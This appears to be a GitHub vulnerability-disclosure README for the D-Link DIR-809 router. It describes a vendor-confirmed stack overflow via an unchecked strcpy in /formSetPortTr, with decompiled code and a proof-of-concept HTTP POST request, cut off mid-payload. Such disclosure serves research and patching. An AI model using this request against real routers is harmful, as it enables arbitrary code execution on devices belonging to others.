master IoT-poc / D-Link-DIR809 / vuln05 /

Lnkvct update progress ... on Nov 22, 2021 History

..

README	last year
README.md	last year

README.md

D-Link DIR809 Vulnerability

The Vulnerability is in page `/formSetPortTr` which influences the latest version of this router OS.

The firmware version is DIR-809Ax_FW1.12WWB03_20190410

Progress


- Confirmed by vendor.

Vulnerability description

In the function `FUN_80046eb4` (page `/formSetPortTr`), we find a stack overflow vulnerability, which allows attackers to execute arbitrary code on system via a crafted post request.

Here is the description,

1. The `get_var` function extracts user input from the a http request. For example, the code below will extract the value of a key of format `"sched_name_%d"` in the http post request which is completely under the attacker's control.
2. The string `pcVar2` obtained from user is copied onto the stack using `strcpy` without checking its length. So we can make the stack buffer overflow in `local_1c4` .



```
    sprintf(acStack252,PTR_s_sched_name_%d_800471d4,local_30);
    pcVar2 = (char *)get_var(param_2,param_3,acStack252,PTR_s__800471b8);
    if (*pcVar2 == '\0') {
      uVar4 = 0;
      local_1c4[0] = *pcVar2;
    }
    else {
      strcpy(local_1c4,pcVar2);
      uVar4 = FUN_8013e97c(pcVar2,PTR_s_Never_800471d8);
      uVar4 = (-uVar4 | uVar4) >> 0x1f;
    }
```

Get the user input and assign its address to pcVar2
Copy to stack without checking its length

PoC

```
POST /formSetPortTr.htm HTTP/1.1
Host: 192.168.0.1
Content-Length: 3132
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.0.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.66 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.9
Referer: http://192.168.0.1/Advanced/Special_Applications.asp
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: uid=YF608CCB25
Connection: close

settingsChanged=1&curTime=1620559041239&HNAP_AUTH=6946CD2354C87A2E9E189EFFB61EECD9+1620559041&submit-
url=%2FAdvanced%2FSpecial_Applications.asp&used_0=0&enabled_0=0&entry_name_0=1321313123123&trigPortRng_0=9090&trigPortPtc_0=6&sched_n
```

Acknowledgment

Credit to @peanuts62, @Ainevsia, @Lnkvct from Shanghai Jiao Tong University and TIANGONG Team of Legendsec at Qi'anxin Group.